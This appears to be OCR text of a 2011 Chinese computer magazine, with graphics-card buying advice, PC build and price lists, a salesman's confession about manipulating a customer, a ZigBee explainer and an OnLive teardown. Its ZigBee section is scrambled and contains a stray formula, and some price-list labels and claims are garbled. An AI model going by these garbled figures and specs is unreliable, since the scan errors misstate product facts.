NVIDIA推出3D Vision技术,已有段时间,经过不断的改进,NVIDIA在近期推出了全新的3D Vision2技术。以本报评测工程师的原话来形容,“开启3D Vision2后,整个画面拥有非常强烈的立体感,景深非常明显,游戏真实感显得更加突出。由于强烈的景深感让人忽视了显示屏的限制,工程师在测试过程中向同事指示画面中的人物

手指直接指到了显示屏上,而这种体验在普通的2D显示模式下是不可能发生的。”

可见NVIDIA的技术更新使其提供了更宽广的视野、更舒适的佩戴感觉、更高的透光率,甚至还提供了更逼真的3D视觉效果。而更为重要的是,GTX570即便是在开启3D Vision2之后,游戏速度也并没有减半,只是从66fps降到了38fps,仍然达到了流畅运行的水准。因此要想体验到3D视觉的《战地3》游戏画面,GTX570显卡自然算是上佳之选!

### 选购经验 频率仍需关注

虽然GTX570是一款售价普遍

在2000元以上的高端显卡,核心及显存频率已经非常高了。不过游戏玩家在选购时,仍需关注代表着性能高低的频率。以映众旗下的游戏至尊版和冰龙版这两款GTX570显卡为例,虽然两款售价都是2399元,但前者的核心及显存频率只有732MHz/3800MHz,而后者却高达780MHz/4000MHz,所以自然是作为后者的高端显卡更具购买价值了。

### 散热要注意

作为高端显卡,核心的发热量自然需要更加留意,强悍的散热器也是必备。镀银的散热鳍片和良好性能的风扇可以获得更好的散热效果,当然热管的高导热效率也是必须倚重的,热管的粗细和数量直接决定着散热器的散热性能。

## ● 产品推荐



### 影驰 GTX570 黑将

出厂频率:732MHz/3800MHz  
 显存规格:1280MB/320bit  
 视频接口:HDMI/2×DVI  
 本周报价:2299元

**推荐理由:**采用了超强散热的可拆卸风扇和热管散热技术,并提供了5+1相分式供电。市场上最便宜的GTX570显卡。



### 映众 GTX570 冰龙版

出厂频率:780MHz/4000MHz  
 显存规格:1280MB/320bit  
 视频接口:HDMI/2×DVI  
 本周报价:2399元

**推荐理由:**采用了极为豪华的三风扇五热管散热器,赠送价值99元的mini HDMI线与《全球使命》游戏特权卡一张。



### 索泰 GTX570 毁灭者

出厂频率:732MHz/3800MHz  
 显存规格:1280MB/320bit  
 视频接口:DPHDMI/2×DVI  
 本周报价:2499元

**推荐理由:**搭配了索泰独家的增压风筒设计和热管散热器,提供了DP视频接口,适合多屏需求的玩家。



### 技嘉 GV-N570OC-131

出厂频率:780MHz/3800MHz  
 显存规格:1280MB/320bit  
 视频接口:DP/HDMI/2×DVI  
 本周报价:2799元

**推荐理由:**配备了DP视频接口,拥有铜柱式散热鳍片设计,超酷冷PWM风扇以及顶级铜材热导管使其显卡的散热能力优秀。

## 装机店 | Plan

pcw-market@vip.sina.com

## 推荐

### Intel LGA2011全新顶级平台配置

配件	产品名称	价格(元)
CPU	Intel Core i7 3960X(盒)	7999
内存	威刚 游戏威龙 4GB DDR3 1600×4	596
硬盘	海盈 Force 120GB	1399
	希捷 酷鱼 1TB(单碟 1TB)	770
主板	技嘉 GA-X79-UD5	2988
显卡	七彩虹 Game580-GD5 CH 版 1536M R50	3699
显示器	华硕 VG278H	4999
键盘	Ti挑战者专业版	499
鼠标	雷蛇 帝王王4G	399
机箱	阿尔萨斯 精英战神	669
电源	长城牌巨龙 1000W	1599
总价		25616

**站长点评:**代表着目前最强性能的平台处理器,Intel Core i7 3960X终于上市,顶级发烧友们的LGA1366老平台终于可以抛掉

了。今天站长就给大家介绍一下烧包的SNB-E配置。

Intel Core i73960X的主频为3.3GHz,通过睿频技术可将

主频提升至3.9GHz,接口也换成了全新的LGA2011,核心达到了6个分支超线程。Intel Core i7 3960X的三级缓存达到了15MB,比Core i7 980X还要高3MB,并且首次支持4通道DDR3 1600内存,当之无愧的目前最强桌面处理器。既然支持4通道DDR3 1600内存,那我们也别怕浪费,4根威刚的游戏威龙4GB DDR3 1600也不到600元。海盈的SATA 6Gbps接口,其写入速度可达510MB/s,配上刚发布的单碟1TB装的新酷鱼硬盘,磁盘性能也不再是短板。

技嘉这款X79采用14相供电并配备了8根内存插槽,性能

稳定,适合超频。强悍的处理器也需要一个强悍的显卡做帮手,作为目前最强显卡,NVIDIA的GTX580的性能足以成为Core i7 3960X的搭档。华硕这款上市不久的高端显示器支持NVIDIA最新的3D Vision2技术,能够为玩家带来更加宽广的视野和更加逼真的游戏体验。

雷蛇的帝王王4G和Ti的挑战者专业版在游戏竞技玩家中拥有相当不错的声誉,玩转RTS和FPS没商量。阿尔萨斯机箱的散热性能一向不错,拿精英战神来镇压这套配置的高发热量是一个不错的选择,加上金牌80PLUS的长城巨龙电源为其供电,剩下的就只是钱的问题了。

## USB3.0 体验汇

@青海 罗琼

早在去年配机时,我就购买了拥有USB3.0接口的主板,其实当时我也没特别注重这个东西,只是觉得那款主板的做工非常不错,不过买来后还是细心地研究了一番,发现其速度比USB2.0快上不少,索性准备购入USB3.0设备体验下。可惜的是当时的USB3.0接口内存并不多见,更多的是USB3.0接口的移动硬盘,价格昂贵,我也不免打了退堂鼓。直到今年3月份,USB3.0的移动硬盘价格降了不少,于是我花了接近800元买了一块1TB的USB3.0移动硬盘。由于是机械硬盘,移动硬盘的速度并不能发挥USB3.0的全部能力,移动硬盘的平均写入时间在45MB/s左右,读取时间略好,能够达到55MB/s,这个数据比USB2.0接口的移动硬盘已经好了不少,不过对于USB3.0的上限还很远。

最近,许多采用固态硬盘颗粒的USB3.0闪存相继发布。这些高端闪存的价格不菲,不过其宣称的读取速度居然可以达到150MB/s,这个速度不仅比移动硬盘更快,甚至快过了一些入门级的固态硬盘,不免让我心痒痒。这类闪存在国内货不多,花了半个多月,我终于拿到了一款32GB的USB3.0闪存。

闪存的标称写入速度可以达到60MB/s,不过实际测试单个大数据的写入居然突破了80MB/s,读取速度更没宣传中那么夸张,但是可以稳定在130MB/s左右。这个性能确实让人瞠目结舌。

## 升级答案

### 显卡升级问题

升级显卡后发现机箱各配件温度居高不下,请问用什么办法解决?

**编辑释疑:**估计你升级的显卡的发热量很夸张,并且由于机箱风道设计不足,使得热气在机箱中无法快速排除,建议换一款较高端的中塔机箱可以解决这个问题。

## 换电源

### 不知该买多大的电源

我想升级电源但是不会算功耗,所以请教下。我的配置是Intel i5 2300.P67主板.GTX470显卡。

**编辑释疑:**这套高端配置功耗不算低,稳妥的方法是买一款550W以上的电源,如果预算有限,500W的电源也够用。

## 价格 | Price

名称	参考价格(单位:元)
<b>Intel处理器</b>	
Celeron G530 2.4GHz(盒)	255
Pentium E6500 2.93GHz(盒)	430
Pentium G620 2.6GHz(盒)	430
Pentium G640 2.8GHz(盒)	530
Core i2105 3.1GHz(盒)	790
Core i2120 3.2GHz(盒)	775
Core i2300 2.8GHz(盒)	1200
Core i5 2500K 3.3GHz(盒)	1400
Core i7 2600 3.4GHz(盒)	1950
Core i7 2600K 3.4GHz(盒)	2040
Core i7 3960X 3.9GHz(盒)	7999
<b>AMD处理器</b>	
AMD FX-8120 3.1GHz(盒)	1700
AMD FX-6100 3.3GHz(盒)	1200
Athlon II X4 610 2.8GHz(盒)	500
A4 3400 2.7GHz(盒)	400
A6 3500 2.1GHz(盒)	520
A8 3850 2.9GHz(盒)	1000
Athlon II X2 255 3.1GHz(盒)	390
Athlon II X3 450 3.1GHz(盒)	470
Athlon II X4 640 3.0GHz(盒)	720
Phenom II X4 955 3.4GHz(盒)	800
Phenom II X6 1055T 2.8GHz(盒)	1000
Phenom II X6 1100T 3.3GHz(盒)	1300
<b>DDR2 800内存</b>	
威刚 万紫千红 1GB	85
金士顿 ValueRAM 2GB	85
宇瞻 精英 1GB	85
金泰克 傲虎 2GB	130
<b>DDR3 1333内存</b>	
宇瞻 精英 2GB	65
宇瞻 精英 4GB	105
威刚 万紫千红 2GB	65
威刚 万紫千红 4GB	110
金士顿 ValueRAM 2GB	70
金士顿 ValueRAM 4GB	115
<b>DDR3 1600内存</b>	
金士顿 骇客神条 2GB	110
金士顿 骇客神条 4GB	140
威刚 游戏威龙 2GB	100
威刚 游戏威龙 4GB	140
宇瞻 犀利 2GB	109
宇瞻 犀利 4GB	159
<b>固态硬盘</b>	
希捷酷 7200.12 500GB	510
希捷酷 1TB(单碟 1TB)	770
金士顿 V1000S2 64GB	800
希捷酷 7200.12 1.5TB	860
希捷酷 Green 2TB	930
西部数据 500GB(蓝盘)	530
西部数据 1TB(绿盘)	700
西部数据 1TB(黑盘)	950
西部数据 2TB(绿盘)	1200
日立 500GB 16MB	540
日立 1TB 32MB(单碟 1TB)	760
日立 2TB 16MB	940
日立 3TB 4MB	1400
<b>固态硬盘</b>	
凯侠Solid 30GB	599
金士顿 V1000S2 64GB	599
三星 SSD830 Series 120GB	1449
西部数据 Force 120GB	1399
<b>Intel主板</b>	
微星 SV-H67+ 节能版	699
华硕 H61M-U 节能版	699
华硕 H61M-U-E3S(B3)	559
华硕 P8H61-M-LE	449
技嘉 GA-Z68A-D3H	449
华硕 H61M-U2	449
双敏 UH61GT	399
华硕 Z68 Pro3	999
微星 H61GMS-Z68U Pro	699
华硕 T208A+	769
七彩虹 战旗 C.P67H	499
<b>AMD主板</b>	
昂达 A757 魔改版	499
技嘉 A75M-D2H	699
微星 A750G	399
微星 MS-A75M3 Pro	399
微星 SV-A75+ 节能版	699
华硕 M5A07	699
微星 870-C45	449
盈通 A880GT 战旗版	399
华硕 970 Extreme4	899
技嘉 A880M-M2	499
双敏 A880GT 特快版	399
七彩虹 战旗 C.A870 V15	499
<b>NVIDIA显卡</b>	
七彩虹 iGame550Ti烈焰战神U	899
华硕 550Ti 至尊版	799
昂达 GT450 512MB GD5	499
微星 N560GTX-至尊 1G	1199
微星 GT450-512MB GD5	499
技嘉 GV-N550OC-1G	899
华硕 GT450M1-1GD5 毁灭者 HA	1099
华硕 GT450-1GD5 极速版	650
影驰 GT450 1GB 神戈	799
华硕 HD6870 DDR5 V1024 小旗舰	449
<b>AMD显卡</b>	
微星 6770 至尊白金	599
盈通 R6770-HM1024GD5 2D 极速版	569
华硕 HD6850 毒蜥版 1024M D5	999
华硕 HD-6770-ZN L X 至尊版	999
华硕 EA-H6850 DC D2511GD5	1099
昂达 HD6770 512MB 神戈	499
华硕 HD6870 1GB GDDR5 Vapor-X	1349
华硕 HD6850 至尊 1G	999
<b>液晶显示器</b>	
明基 G941A	749
明基 G2240	699
AOC E2351F	699
AOC E2243FW	880
长城 L2282	680
三星 T2680 19"	1399
华硕 VE198D-A	799
华硕 VS239N-C	1399

## 站长周记 | Journal

又到年末装机季，懂行的都知道，每到年末，各大硬件厂商为了来年新品的推广，会对目前的产品进行清仓促销，所以在年末，总会有不少价格便宜质量不错的产品出现在消费者面前。每到这个时候，电脑老手们就重新出现在电脑城，看看有没有便宜可捡。

站长在电脑城也遇见了不少熟人，碰见后免不了了一阵闲聊。这些人多是在学生时代便迷上

了硬件，然后渐渐成为了硬件装机达人，可是随着年龄的增长，有了家庭和事业的压力，对于硬件的爱好也不得不放下。以前前三岔五在电脑城闲逛变成了偶尔顺路来电脑城看看，研究硬件的时间也被生活挤压渐渐减少。生活让人放下了自己，担上了责任，站长不擅长工作，自己还能将爱好坚持下去，享受其中快乐。

本周硬盘的价格相对稳定，并

没有大幅的调整，相比前段时间来看，进入12月后，硬盘的销量有一定的增长，这跟很多人都选择在岁末装机导致装机量上升不无关系。目前装机多选择500GB的硬盘，大容量硬盘的价格拉开后，性价比不如往昔，消费者观望气息浓厚。新款单碟1TB的希捷新酷鱼硬盘上市，价格仅比前代产品贵20元左右，值得关注。

内存价格本周有了小幅的上

涨。目前4GB DDR3 1333的价格普遍回到了110元附近。跟硬盘一样，装机量的增长使得内存的销量有所增长，不过有所区别的是，由于DDR3 1600的价格已经与DDR3 1333的价格相近，DDR3 1600内存销量的增长幅度比DDR3 1333大很多，预计内存的换代已经开始。

## 本周热门产品排行

主板	显卡	无线键鼠套装	机箱
华硕 Saber Tooth P67	镭风 HD6870 Xstorn 1GB	富勒 U79节能版无线套装	Tt V3 Black Edition
			
参考价格: 999元	参考价格: 1199元	参考价格: 79元	参考价格: 219元
No.2 映泰 TH61U13+ 459元	No.2 索泰 GTX560 Ti 1GD5毁灭者HA 1699元	No.2 雷柏 9060无线套装 199元	No.2 阿尔萨斯 精英战甲 669元
金士顿 SV1000S2 64GB 549元	No.3 技嘉 GV-N56GUD-1GI 1199元	No.3 双飞燕 3100N 108元	No.3 航嘉 暗夜公爵 II 399元
No.3 技嘉 GA-H61M-USB3 860元	No.4 蓝宝石 HD6870 1G Vapor-X OC 1299元	No.4 微众 无线蓝影桌面套装3400元	No.4 游戏悍将 X战警1R 229元
No.4 铭瑄 MS-A75MU3 Pro 399元	No.5 华硕 ENGTX560 Ti DC II /2DI/1GD5 1799元	No.5 多彩 8500G 118元	No.5 NZXT Lexa S 499元
No.5 微星 A75A-G55-H 899元			

## JS自白 | Confession

pow-market@vip.sina.com

在电脑卖场做了3年生意，我的忽悠功力已经到了炉火纯青的地步，不管你懂不懂电脑，来了我的店里，你就好脖子乖乖地等着被我宰吧。

一位中年妇女进了我的店，这种顾客最好忽悠。看来今天要赚钱了。“大姐，请问你需要什么？”装模的话我来给你两个配置好吗？

“哦，我的小孩子想买台电脑学习用，这个东西我不熟，我的小孩给了我一个配置单，叫我照着给他买，你帮我看看好不好？”

唉，小孩子的配置单永远就是这样，低端品牌只看价钱，没得赚啊。“大姐，你的孩子估计也只是在网络上接触那些硬件吧。这是家里的第一台电脑吗？一般真正的硬件老手是不会这么配置的。”

“但是我孩子说，这种配置的性价比最高，其他的都没这个好，还是别换了，免得再回去给孩子买。”

中年妇女非常执拗我的提议，我也只好照办，这套配置反正赚不

了多少，索性把价格压到最低，万一出去比价也有优势。

虽不是电脑行家，不过中年妇女深谙货比三家的道理，报了价就离开去别家询价。这时我吩咐店员拿出这位妇女给的几样配件，然后去那家店附近，只要一出来便想办法拉回来。

这位妇女与那店家聊得并不投机，几分钟后便出来，我的店员赶紧凑上去，劝她再回店里看看，于是中年妇女又回到店里。

“大姐，这是刚才你配置要的东西，我拿来你看看，我想我给我的价格也还算公道，如果你觉得还不错的话，不如就在我这里买了，看多了眼花。”

这位大姐想出来对，便在我这里装机了，我就把全套配件拿出来给她过目，顺手拿了儿样价格便宜但是卖相不错的配件叫店员去取。这位大姐虽不懂电脑，不过还是知道这些东西看实在，于是问我：“这些就是你刚才推荐的东西

吗？看看还不错，可惜孩子没买这个，我也不能乱作决定。”

看到这个反应，我立马接茬说：“大姐，其实这些才是市场上真正热销的产品，你孩子买的那些都是比较冷的东西，看着性价比好，其实兼容性存在不少问题，这种问题一般不会出现在产品宣传中，但是一旦出现就很难解决。所以我还是建议你……”

随后我又慢慢地跟她聊了起来，一件一件地讲，半个小时后，这位中年妇女买了一套跟她的配置完全不同的电脑回去，我也顺利地赚了300元。她的小孩会不高兴？那是我需要考虑的事情吗？



站长点评：一般来说，如果商家觉得配置没利润或者不是自己代理的产品时都会开始慢慢换成自己想要的产品。拿出产品对比定他人的手帕，卖相好的东西是一目了然，消费者自然就会选择，不过这里面也有不少奸商的“花瓶”和品牌障眼，所以你在说会选定的商家还是应该慎重选择搭配会。



## 什么是 ZigBee?

ZigBee 的来头还是要从它的历史开始说起。在上世纪末,有人考虑发展一种新的通信技术,用于传感控制应用。这个想法后来在 IEEE 802.15 工作组中被提出来,于是就成立了 TG4 工作组,并且制定了 IEEE 802.15.4 规范。但是 IEEE 802 的规范只专注于底层,要达到产品的互操作和兼容,还需要定义高层的规范,于是 2002 年 ZigBee 联盟成立,正式有了“ZigBee”这个名词。

两年之后,ZigBee 的第一个规范 ZigBee V1.0 诞生了,但它的推出比较仓促,存在一些 Bug,并不实用。此后 ZigBee 联盟不断完善规范,直到 2007 年才开发完成的 ZigBee 2007,终于在网络可靠性、网络容量、低功耗和抗干扰等多个方面日趋完善。

延伸阅读：关于 ZigBee 命

名,有一个很有意思的故事。蜜蜂在发现花丛后会通过一种特殊的肢体语言来告知同伴新发现的食物源位置等信息,这种肢体语言就是ZigZag舞蹈,是蜜蜂之间一种简单传达信息的方式。借此意义,ZigBee成为新一代无线通讯技术的命名。



# 无线你的生活

## ZigBee 技术解析

@姑苏飘雪

“您跑步生产了3度电,已储存。”小张刚晨练完从跑步机上下来,就接到智能系统的提示。10分钟后,小张开车上班,途中通过智能交通系统选择了路况最佳的路线。到了办公室,又通过网络设定了家中空调、电脑的开机时间……这样的智能生活听起来相当科幻,但很快就会变成现实! ZigBee,一种新颖的无线传输技术正渐渐将它们变为现实。




信的问题,Arduino 解决了各种传感器接入到终端时硬件标准不统一的问题。

## 2. 智能化管理系统

工厂环境中大量的传感器和控制器，可以利用 ZigBee 技术把它们连接成一个网络进行监控。这样可以通过 ZigBee 网络自动收集各种信息，并将信息回馈到系统进行数据处理与分析，以利于工厂整体信息的掌握。

比如韩国的 NURI Telecom 在基于 Atmel 和 Ember 的平台上已经成功研发出基于 ZigBee 的自动抄表系统。比如煤气或水电公司可以直接把一些信息发送给用户，或者和节能相结合，当发现能源使用过快的时候可以自动降低使用速度。



### 3.智能交通系统

智能交通也将是 ZigBee 未来一大应用方向。安装在汽车里的设备将告诉你当前所处位置。虽然 GPS 也能提供了类似服务，但是 ZigBee 系统能向你提供更精确更具体的信息，如限速、街道是单行线还是双行线、前面每条街的通行情况或事故信息等。当然，基于 ZigBee 的系统还可以发出许多其他功能，例如如果在路边停车场都安装一个 ZigBee 传感器，当你打算停车时，系统就会提示你：那里有多少空位？最佳停车位在哪里？怎么走才是最佳路线？

此外, ZigBee 以其网络拓扑特性还可以作为 WiFi 以及 RFID 的中转站。目前 ZigBee SmartEnergy 2.0 标准便已经和 WiFi 整合,进一步应用在家庭智慧电网领域,扩大无线感测网络的整合范围。ZigBee 可结合 RFID 的识别长处,以达到物品管理、追踪及定位等目的。

目前许多公司均在于着手开发基于 ZigBee 的产品,已经有不少厂商也推出了 ZigBee 的产品和全套解决方案。目前包括德州仪器、恩智浦、飞思卡尔、爱特梅尔等芯片大厂,都已经推出各类 ZigBee 的芯片解决方案。而随着规范的完善, ZigBee 联盟在去年已经开始为 ZigBee 产品提供“ZigBee 认证”标志,以保证产品完全互用,并易于使用在 ZigBee 网络中。

## 这只“蜜蜂”很特别

从技术层面来看，ZigBee 并不是一种全新的无线技术标准。它基于 IEEE 802.15.4，不过 IEEE 仅处理低级 MAC 层和物理层协议，因此 ZigBee 联盟对其网络层协议和 API 进行了标准化、完善和扩展——网络层、应用层和高层应用规范（API）由 ZigBee 联盟制定，这就让 ZigBee 拥有了自己的特色功能。

### 1. 低速率

ZigBee 拥有三种频段, 分别是用于欧洲的 868MHz、用于美国的 915MHz 以及全球通用的 2.4GHz, 不同频段拥有不同的速率, 分别提供了 20kbps (868MHz)、40kbps (915MHz) 和 250kbps (2.4GHz) 的原始数据吞吐率。所以我们不能奢望 ZigBee 去做一些如传输视频之类的高难度事情, 幸好人们早就给它找好了一个应用领域——传感和控制。

虽然传输率低,但 ZigBee 性能并不差。和 Bluetooth/IEEE 802.15.1 以及 WiFi/IEEE 802.11 的性能比较。在发射功率为 0dBm 的情况下,Bluetooth 通常能有 10m 有效距离,而 ZigBee 在室内通常能达到 30m~50m,在室外如果障碍物较少,甚至可以达到 100m。像 ADSL 这样的接入技术解决了每个家庭网络接入的最后一公里的问题,而类似 ZigBee 这样的短距离无线通讯技术,解决了最后 10m~100m 的问题。


## 2. 强大的组网功能

作为一种无线网络技术，ZigBee 在组网方面做得相当出色。它的基本部件包括协调器、路由器和终端节点，各个网络都有一个协调器。协调器会启动网络，并且接


制管理功能及数据路由功能。整个网络以一个独立的工作节点为依托,通过无线通信组成星状、族树状或 MESH 网状网络,每个节点的功能并非都相同。ZigBee 每一个节点都有一个无线收发器和一个控制器,共三种基本类型:控制器节点、全功能节点和精简功能节点。控制器和全功能节点主要处理网络连接处,如网关服务器的末端,而精简功能节点处于网络的末端,例如连接到传感器和开关的节点。

ZigBee 网络中的每个节点(控制器节点、全功能节点)可管理 254 个其他节点,同时该节点还可由上一层网络节点管理,因此 ZigBee 可以支持每个网络多达六万个节点,相比之下,Bluetooth 只支持每个网络 8 个节点。如果 ZigBee 结合所支持网状路由算法,可以实现实时、较大规模的无线网络。举一个简单的例子,当一队伞兵空降后,每人持有一个 ZigBee 网络模块,只要他们一进入网络模块的通信范围内,通过彼此自动寻找,终端的节点会很快自动连接起来,组成一个互联互通的 ZigBee 网络。

最神奇的是，ZigBee 允许多个应用同时位于一个节点上，例如一个节点具有控制灯光的功能，又具有感应温度的功能，又具有收发文本消息的功能，这种设计有利于 ZigBee 设备整合更多功能于一身。而 ZigBee 节点管理运作模式大大简化了通信协议，降低了对通信控制器的要求：全功能的主节点仅需要 32KB 代码容量，子功能节点少至 4KB 代码。同时由于 ZigBee 是免协议专利费的，因此控制芯片的成本很低，这让 ZigBee 网络架构成本远低于传统的有线网络。



### ZigBee 协议栈架构拓扑图


$$2 \leq p \leq \infty, \quad \mathbb{R}^d \rightarrow \mathbb{R}^d, \quad d \geq 2$$

### 3.低功耗

低功耗特性是 ZigBee 的另一个优势。ZigBee 节点所承载的应用数据速率都可以比较低,在不需要通信时,节点可以进入休眠状态,此时功耗只有正常工作状态的千分之一。由于在一般情况下休眠时间占了大部分总运行时间,因此达到很高的节能效果。在这种情况下,ZigBee 的网络有可能依靠普通的电池连续运转一两年。

当然,ZigBee 节点能够方便地在休眠状态和正常运行状态之间灵活切换,这和她底层的特性是分不开的。ZigBee 从休眠状态转换到活跃状态一般只需要十几毫秒,而由于使用直接扩频而不是跳频技术,重新接入信道的时间也很快。相比之下,Bluetooth 需要 3s~10s,WiFi 需要 3s。

## 广阔的应用舞台

目前主要无线技术都集中在1Mbps以上的速率,ZigBee并不算很抢眼。但作为一种低速率的短距离无线通信技术,ZigBee恰恰是填补低速率近端无线通信技术的空缺,与其他标准在应用上几乎无交叉,让它拥有不同的应用定位。

### 1.智能家居

智能家居将是未来几年的一个重要议题,既要求是基础建设成本很低,同时又要求比较高的安全性,比较大的组网规模和比较低的功耗。按此标准,ZigBee 无疑是不错的方案。

家里可能都有很多电子设备，如电灯、电视机、冰箱、洗衣机、电脑等，可能还有报警感应设备、报警器和摄像头等设备，以前我们最多能做到点对点控制，但如果使用了 ZigBee 技术，就可以把这些电子设备都联系起来，组成一个网络，这样用户就可以方便地远程控制它们。例如在灯泡中装置 ZigBee 模块，就不需要走到墙壁开关处，直接通过遥控便可开关。通过 ZigBee 终端设备可以收集家庭各种信息，并传送到中央控制设备，或是通过遥控达到远程控制的目的，实现家居生活自动化、网络化的智能化。

值得一提的是，未来让 ZigBee 在智能家居发挥所长的关键应该是基于 Arduino 开源硬件平台传感器开发。ZigBee 解决了最终各个节点之间短距离无线通

## 结语

无线组网技术是当今工业控制、计算机应用、家庭自动化等方面技术发展的一个热点,我们有理由相信 ZigBee 技术未来将会引领我们进入到一个全新的无线数字化世界。让我们拭目以待,这只蜜蜂将会给我们的工作和生活带来怎样的变化吧!

# 精彩游戏云中来

## OnLive 游戏机拆解

大家在玩游戏时不外乎先购买光盘或者在网上下载,然后在电脑上安装运行,如果遇到某款大型游戏,自己的低配置电脑不能流畅运行,是不是十分扫兴呢?那么现在阿卡告诉大家,这些都是浮云,只要通过云游戏机OnLive,就可以尽情地玩游戏了。



参考价格:99.99 美元

### “游戏电影”般的玩法

以前阿卡总是购买很多游戏光盘,或者是花上很长时间来下载,而在玩 OnLive 时就没有那么麻烦了。OnLive 运用的是时下流行的“云计算”技术,让游戏所需的各种运算全部放在远程服务器上运行,现在在阿卡只要通过网络点播游戏服务,就可以立即玩上各种各样的游戏。这样一来,不用在自己的电脑上安装巨大的客户端,也不用担心自己的电脑配置太低而

无法运行那些画面精美的游戏了。

玩家的操作结果通过流媒体传输到本地电脑显示屏或电视上——阿卡就像在看一出自己可以控制的“游戏电影”。通过 OnLive 服务,阿卡不仅可以像更换电视频道一样轻松快速更换各种游戏,而且支持多人联机游戏,甚至可以让其他玩家看到阿卡正在玩游戏的场景。



### 接收盒子的内部

OnLive 游戏机主要分为两个部分:MicroConsole TV Adapter 主机和无线控制手柄。其中主机提供了收发指令和视频解码功能,只要连接网络和电视,就能够使用无线控制手柄开始玩游戏。

#### 1. 功能接口

主机就像一个小盒子,表面积尺寸为 13cm×8.5cm。打开它的外壳可以看到其中就是一块长方形的电路板。卸下金属屏蔽盖,取出电路板,先看它上面的接口,在电路板的上方边缘有 HDMI 接口(连接电视或显示器,实现视频和音频输出)、RJ45 接口(连接互联网)、S/PDIF 和电源接口等。在电路板的下方边缘有两个 USB 接口,通过 USB 连接控制手柄,从而实现控制手柄和主机的同步、为控制手柄的电池充电以及更新固件等功能。



电路板上有一层金属屏蔽盖 电路板上边缘有 HDMI、USB 等接口

#### 2. 电路板

在电路板的背面,正中心是一颗迈威尔 Marvell 88DE3010-BIM2 芯片,它的高功能就是负责对网络传入的高清视频信号进行解码,在一些网络高清播放机中都能看到它的身影。



电路板背面有众多芯片

在视频解码芯片的旁边是四颗尔必达的 1Gb SDRAM 内存芯片,共 512MB,另外还有一颗三星 K9F2G08U0B 2GB Flash,用来储存 OnLive 的操作系统。在电路板的背面,就是一些比较大的芯片元件。其中有凌力特 Linear Technology 的 LTC3589 稳压器件以及 Analog Integrations 沛亨半导体的 AIC1526-0 电源开关。



三星 K9F2G08U0B 2GB Flash



四颗尔必达的 1Gb SDRAM 内存芯片



凌力特(LTC)的稳压芯片

### 与众不同的游戏手柄

在外观上,OnLive 的控制手柄和 Xbox 的无线游戏手柄比较相似,主要按键的数量和安放位置都差不多,在它的下端却多了几个多媒体按键。

打开这个手柄外壳,可以看到其中的电路板和阿卡之前拆解过的普通手柄有较大的差别。手柄顶部的按键开关占据了很大空间,以至于将电路板的上方切开了两个大口子。而手柄下方的两个摇杆开关被固化在电路板上。两个振动电机依然安装在手柄的把手中。

在电路板的正中是一颗来自 ST 意法半导体的 STM32F103 32 位微控制器芯片,它采用 ARM Cortex M3 核心,负责处理手柄上各个按键的操作信息。在电路板的下方就是五个录制播放按键的电位器。OnLive 可以进行游戏电影的录制播放,因此这些按键就提供了比较方便的快捷方式。



手柄的内部结构



意法半导体的微控制器芯片



电路板下方有 5 个多媒体按键

**阿卡点评:**用户无需下载游戏,只要登录 OnLive 平台,选择想要玩的游戏就可以用手柄直接加入战局。目前有如《刺客信条:启示录》(编辑按:阿卡特城)、《指环王:北方战争》、《狂野西部:毒枭》、《华人必须死》等上百款热门游戏,用户每月支付 9.9 美元便可无限使用 OnLive 平台的游戏库。

### 在手机平板上玩云游戏

OnLive 最大的优势在于不需要游戏主机或者电脑,缩小了整体体积,因此降低了最终的售价。另外 OnLive 不但可以连接电视机、显示器,还可以连接笔记本电脑、iPhone 以及平板电脑等设备。

OnLive 还有另外一款型号,它的主机只有一个 USB 闪存大小,可以用在注重轻薄的移动设备上,售价也更便宜,仅为 49.99 美元。



另外一款型号的主机只有闪存大小



在 iPad 上通过 OnLive 玩游戏

**阿卡点评:**只要能够连接到互联网,就可以用 OnLive 来玩大型游戏,而且不用担心手机、平板电脑性能不足的问题。也就是说用户可以随时随处玩大型游戏,这大大增加了娱乐的方便性。

### 阿卡酋长

和传统的游戏主机不同,OnLive 的游戏处理都转移到了网络服务器上,这让玩家摆脱硬件配置的限制,同时又不需要花太多钱购买主机。另外,如 EA、Ubisoft、华纳兄弟、THQ、Interactive、Eidos 等厂家都和 OnLive 有合作,这无疑将丰富它的后期游戏资源。可以预见,在云计算方案未定的今天,游戏也加入了云的行列,为玩家的娱乐带来了更多方便。

**阿卡点评:**所有用户的游戏都在 OnLive 的服务器端运行,它使用了独特的高压缩比视频压缩技术将渲染完成的画面传输到用户的客户端显示,延迟低至 1ms,即使是高速 FPS 网络对战也没有问题。不过游戏对网络带宽要求较高,最低要求 3Mbps,如果在 30 英寸~40 英寸电视上显示,要求 4Mbps 带宽,而在 40 英寸以上电视上,则要求 5Mbps 带宽。



## 抢用户 点击率就是收视率

从收视率到点击率,2011 年视频网站的剧目版权之争,改变了影视剧收视率原有的衡量标准。



2011 年穿越剧《宫锁心玉》在湖南卫视播出后,收视率飙升到 2.87%,其中第二集收视人数累计达 4598 万。与此同时,视频网站优酷也挂上了这部电视剧,并在上映之后,实现了单日最高播放量 873 万。而根据后的数据显示,这部电视剧仅在优酷视频网站上的总播放量就已经达到 1.3 亿之多。而在 2010 年中,74.5%的用户去视频网站的目的仅仅是为了看看新闻、资讯、时事类的视频而已。可以看出视频网站已不再是单一的资讯供应平台,更不是新剧上映后的补充发行渠道,它甚至已逐渐成为促使新剧收视率飙升的核心影视发行渠道。

也正是在这一年,人们发现,除了每天准时守候在电视机前与家人争抢遥控板之外,还可以在已常去的视频网站上寻找正在热播中的电视剧。“打开网站看电视”,2011 年某视频网站喊出的口号,似乎预示着视频网站们暗藏在内心深处追求的终极期望。在这一年中,视频网站们尽可能地搜刮国内各种能够引发收视狂潮的影视资源,以抢占更多电视台手中的收视率。

各大视频网站在众多输送枪弹的投行帮助下,连续出手买下各种当红剧目或潜力剧目投放至自己的网站终端。腾讯甚至以 185 万元/集的天价,购得《宫锁珠帘》(也称《宫 2》)的互联网视频版权,据悉这个价格,甚至已经超过了一些电视台的“买断费”。此外,优酷、土豆、乐视、PPTV 等视频网站用于购买影视剧的平均费用都在 30 万元/集之上,即使电视剧版权费用飙升,也未能阻挡视频网站们的热情。

大量涌现的当红影视剧,使得用户的视线从电视机屏幕上移到各种显示器上去。从《潜行狙击》的 1914 万人观看到《步步惊心》的 5085 万人观看,甚至是 1668 万人围观《新还珠格格》,可以发现视频网站真的笼络到了不少观众。

